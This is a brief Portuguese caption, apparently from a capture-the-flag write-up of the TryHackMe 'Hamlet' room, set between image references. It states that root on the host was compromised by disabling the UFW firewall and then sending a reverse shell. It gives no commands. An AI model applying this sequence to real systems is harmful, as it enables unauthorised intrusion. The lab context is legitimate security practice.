
Hamlet do TryHackMe

Usuário root na máquina host comprometido ao desabilitar o UFW e, em seguida, enviar uma reverse shell.
